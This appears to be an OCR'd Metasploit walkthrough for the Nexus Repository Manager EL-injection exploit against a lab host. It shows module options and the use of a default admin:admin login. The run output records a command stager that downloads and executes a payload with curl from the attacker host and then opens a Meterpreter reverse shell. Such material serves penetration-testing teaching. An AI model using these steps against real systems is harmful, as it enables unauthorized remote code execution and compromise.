
Nexus Repository 3.23.0 is now available. This release includes Import for Raw and Maven formats (Pro Only), Nexus Intelligence via npm audit, and more. See the Release notes for more information. Download it now

**Complete** 4 of 4

The setup tasks have been completed, enjoy using Nexus Repository Manager!


Finish

The target is set. Load the exploit/linux/http/nexus_repo_manager_el_injection module.




```
msf5 > use exploit/linux/http/nexus_repo_manager_el_injection
msf5 exploit(linux/http/nexus_repo_manager_el_injection) > show options

Module options (exploit/linux/http/nexus_repo_manager_el_injection):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       Nexus password
   Proxies                     no        A proxy chain of format type:host:port[,type
:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, o
r hosts file with syntax 'file:<path>'
   RPORT      8081             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to liste
n on. This must be an address on the local machine or 0.0.0.0 to listen on all addres
ses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is

   VHOST                       no        HTTP server virtual host


Payload options (linux/x64/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specifie
d)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Nexus Repository Manager ≤ 3.21.1
```

Set the required options as shown below.



```
msf5 exploit(linux/http/nexus_repo_manager_el_injection) > set rhosts 172.17.0.3
rhosts ⇒ 172.17.0.3
msf5 exploit(linux/http/nexus_repo_manager_el_injection) > set password admin
password ⇒ admin
msf5 exploit(linux/http/nexus_repo_manager_el_injection) > set lhost 172.17.0.1
lhost ⇒ 172.17.0.1
msf5 exploit(linux/http/nexus_repo_manager_el_injection) > set srvhost 172.17.0.1
srvhost ⇒ 172.17.0.1
msf5 exploit(linux/http/nexus_repo_manager_el_injection) > check
[*] 172.17.0.3:8081 - The target appears to be vulnerable. Nexus 3.21.1-01 is a vulne
rable version.
msf5 exploit(linux/http/nexus_repo_manager_el_injection) > 
```

After all the required options are set, execute the module as shown below.



```
msf5 exploit(linux/http/nexus_repo_manager_el_injection) > run

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable. Nexus 3.21.1-01 is a vulnerable version.
[*] Executing command stager for linux/x64/meterpreter_reverse_tcp
[*] Logging in with admin:admin
[+] Logged in with NXSESSIONID=a33e9892-804e-4e6a-bdb8-70920489891c;
[*] Using URL: http://172.17.0.1:8080/0sAjH79QyJDZk
[+] Successfully executed command: curl -so /tmp/mCUSmEdE http://172.17.0.1:8080/0sAj
H79QyJDZk
[*] Client 172.17.0.3 (curl/7.61.1) requested /0sAjH79QyJDZk
[*] Sending payload to 172.17.0.3 (curl/7.61.1)
[*] Command Stager progress -  52.21% done (59/113 bytes)
[+] Successfully executed command: chmod +x /tmp/mCUSmEdE
[*] Command Stager progress -  71.68% done (81/113 bytes)
[+] Successfully executed command: /tmp/mCUSmEdE
[*] Meterpreter session 1 opened (172.17.0.1:4444 → 172.17.0.3:46346) at 2020-06-01
11:50:34 -0400
[*] Command Stager progress -  83.19% done (94/113 bytes)
[+] Successfully executed command: rm -f /tmp/mCUSmEdE
[*] Command Stager progress - 100.00% done (113/113 bytes)
[*] Server stopped.

meterpreter > sysinfo
Computer     : 172.17.0.3
OS           : Red Hat Enterprise Linux 8 (Linux 5.4.0-kali3-amd64)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: no-user @ 47e7d78e79f3 (uid=200, gid=200, euid=200, egid=200)
meterpreter > 
```

